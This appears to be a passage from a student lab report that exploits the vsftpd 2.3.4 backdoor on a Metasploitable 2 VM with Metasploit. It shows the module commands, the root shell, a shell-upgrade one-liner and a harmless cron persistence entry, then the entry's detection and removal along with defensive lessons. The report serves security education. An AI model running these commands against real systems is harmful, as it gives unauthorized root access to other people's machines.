
3. Configured the target IP address (RHOSTS)



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.128
RHOSTS ⇒ 192.168.189.128
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```


Figure 6 confirmation: RHOSTS => 192.168.189.128

4. Executed the exploit



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][...]. Supported
                                       proxies: socks4, socks5, socks5h, ht
                                       tp, sapni
   RHOSTS   192.168.189.128  yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```


5. Successfully obtained a command shell session



```
                                   tp, sapni
   RHOSTS   192.168.189.128  yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.189.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.189.128:21 - USER: 331 Please specify the password.
[+] 192.168.189.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.189.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.189.130:43783 → 192.168.189.128:
6200) at 2026-02-02 05:49:53 -0500
```

2.4 Access Level Obtained


Root shell access was obtained on the target system. This represents complete compromise of the system with full administrative privileges, allowing the attacker to read, modify, or delete any files, install software, create users, and perform any system operations.



```
[-] Unknown command: expploit. Did you mean exploit? Run the help command for
 more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.189.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.189.128:21 - USER: 331 Please specify the password.
[+] 192.168.189.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.189.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.189.130:44247 → 192.168.189.128:
6200) at 2026-02-02 05:59:36 -0500

whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
```

3. Persistence Fundamentals

Persistence refers to techniques that allow attackers to maintain access to a compromised system even after the initial exploit connection is closed, the system is rebooted, or the user logs out. Understanding persistence is critical for both offensive and defensive cybersecurity operations.



```
       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.128
RHOSTS ⇒ 192.168.189.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.189.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.189.128:21 - USER: 331 Please specify the password.
[+] 192.168.189.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.189.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.189.130:38129 → 192.168.189.128:
6200) at 2026-02-02 09:00:18 -0500

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/#
```

3.1 Types of Persistence

User-level persistence: Mechanisms that operate within a user's session and may not survive system reboots. Examples include shell configuration files, user crontabs, and browser extensions.

System-level persistence: Mechanisms that operate at the system level and survive reboots. Examples include system services, kernel modules, bootloaders, and system-wide scheduled tasks.

3.2 Attacker Objectives

Attackers establish persistence to maintain long-term access without requiring re-exploitation. Sophisticated attackers implement multiple persistence mechanisms and prefer stealthy methods that blend with normal system operations to avoid detection.

3.3 Detection Risk

While persistence mechanisms allow attackers to maintain access, they also increase the risk of detection. Each persistence mechanism creates artifacts on the system that security monitoring tools or administrators may discover during routine system audits or security investigations.

4. Persistence Implementation

4.1 Technique Selected


For this educational exercise, a simple, reversible, and harmless persistence mechanism was implemented using the Linux cron scheduling system. This technique demonstrates the concept of persistence without creating actual malicious backdoors or bypassing security controls.

4.2 Implementation Details

Method: System cron job scheduled to execute on reboot

Command: @reboot echo "Persistence test" > /tmp/persistence_test.txt

Purpose: Creates a text file on system startup to demonstrate that attacker-initiated changes can survive system restarts



```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.128
RHOSTS ⇒ 192.168.189.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.189.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.189.128:21 - USER: 331 Please specify the password.
[+] 192.168.189.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.189.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.189.130:38129 → 192.168.189.128:
6200) at 2026-02-02 09:00:18 -0500

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# echo '@reboot echo "Persistence test" > /tmp/persisten
ce_test.txt' | crontab -
test.txt' | crontab -ersistence test" > /tmp/persistence_
root@metasploitable:/# crontab -l
crontab -l
@reboot echo "Persistence test" > /tmp/persistence_test.txt
root@metasploitable:/# 
```

4.3 Why This Method Was Chosen

Educational value: Demonstrates core persistence concepts

Safety: Does not create actual backdoors or security vulnerabilities

Reversibility: Can be easily removed without system damage

Detectability: Visible to system administrators using standard tools

Lab-appropriate: Meets ethical guidelines for controlled security testing environments

5. Evasion Awareness

In real-world scenarios, sophisticated attackers employ various techniques to evade detection by security software and monitoring systems. Understanding these techniques is important for defensive security operations.

5.1 Common Evasion Techniques

Code obfuscation: Making malicious code difficult to analyze

Process masquerading: Disguising malicious processes as legitimate system processes

Living off the land: Abusing legitimate system tools for malicious purposes

Anti-forensics: Techniques to hide tracks and prevent investigation

5.2 Lab Exercise Approach

Important note: *No real evasion techniques were implemented in this lab exercise. The goal was to understand attacker methodologies and defensive considerations, not to practice bypassing security controls. This approach aligns with ethical security testing principles and educational objectives.*

6. Detection and Removal

6.1 Detection Process

From a defensive perspective, the persistence mechanism was detected through routine system administration practices. System administrators and security teams regularly audit scheduled tasks to identify unauthorized entries.

Detection method: Inspection of scheduled tasks using the crontab command

Command used: crontab -l (list current user's crontab entries)

Finding: Unauthorized cron job scheduled to execute on system reboot

6.2 Removal Process


Once detected, the persistence mechanism was removed using standard system administration commands. The removal process was straightforward and left no residual artifacts.

Removal method: Manual removal of unauthorized cron job

Command used: crontab -r (remove all crontab entries for current user)

Verification: Re-ran crontab -l to confirm removal

Result: System displayed "no crontab for root" confirming successful removal



```
[*] 192.168.189.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.189.128:21 - USER: 331 Please specify the password.
[+] 192.168.189.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.189.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.189.130:38129 → 192.168.189.128:
6200) at 2026-02-02 09:00:18 -0500

python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# echo '@reboot echo "Persistence test" > /tmp/persisten
ce_test.txt' | crontab -
test.txt' | crontab -ersistence test" > /tmp/persistence_
root@metasploitable:/# crontab -l
crontab -l
@reboot echo "Persistence test" > /tmp/persistence_test.txt
root@metasploitable:/# crontab -l
crontab -l
@reboot echo "Persistence test" > /tmp/persistence_test.txt
root@metasploitable:/# crontab -r
crontab -r
root@metasploitable:/# crontab -l
crontab -l
no crontab for root
root@metasploitable:/# █
```

6.3 System Restoration

The system was verified to be restored to a clean state with no remaining persistence mechanisms. All artifacts created during the exercise were removed, and the system was returned to its pre-exploitation baseline.

7. Security Impact Analysis

7.1 Impact if Left Undetected

If this type of persistence mechanism were to remain undetected in a production environment, the security consequences would be severe:

Long-term unauthorized access: Attackers could maintain access indefinitely

Data exfiltration: Sensitive information could be stolen over time

System manipulation: Attackers could modify system configurations or data

Lateral movement: Compromised system could be used to attack other systems

Compliance violations: Unauthorized access violates regulatory requirements

7.2 Root Cause

The initial compromise was possible due to running outdated software with known vulnerabilities. The vsftpd 2.3.4 backdoor vulnerability was publicly disclosed and a patch was available, yet the system remained unpatched. This highlights the critical importance of regular security updates and patch management.

8. Key Lessons Learned

8.1 Offensive Security Insights

Exploitation is often easier than expected when systems are not properly maintained

Root-level access provides complete control over a system

Persistence mechanisms allow attackers to maintain access beyond initial exploitation

8.2 Defensive Security Insights

Regular patching and updates are essential for preventing known exploits

System monitoring and audit logs can detect unauthorized changes

Scheduled task auditing should be part of regular security reviews

Defense in depth (multiple security layers) provides better protection

8.3 Ethical Considerations

Security testing must only be performed in authorized, controlled environments

Educational exercises should prioritize learning over weaponization

Understanding attack techniques helps build better defenses

All techniques learned should be used responsibly and legally

9. Conclusion

This lab exercise successfully demonstrated the complete attack lifecycle from initial exploitation through persistence establishment, detection, and remediation. The hands-on experience provided valuable insights into both offensive and defensive cybersecurity operations.

The exercise reinforced the critical importance of proactive security measures including regular patching, system monitoring, and security auditing. Understanding how attackers operate enables security professionals to better protect systems and respond to incidents.

All activities were conducted ethically within a controlled laboratory environment using intentionally vulnerable systems designed for security education. The knowledge gained from this exercise will contribute to improved security practices and a deeper understanding of cybersecurity principles.

10. Technical References

Exploit Database: vsftpd 2.3.4 Backdoor Command Execution

Framework: Metasploit Framework - Rapid7

Target Platform: Metasploitable 2 - Vulnerable by Design

Testing Platform: Kali Linux - Offensive Security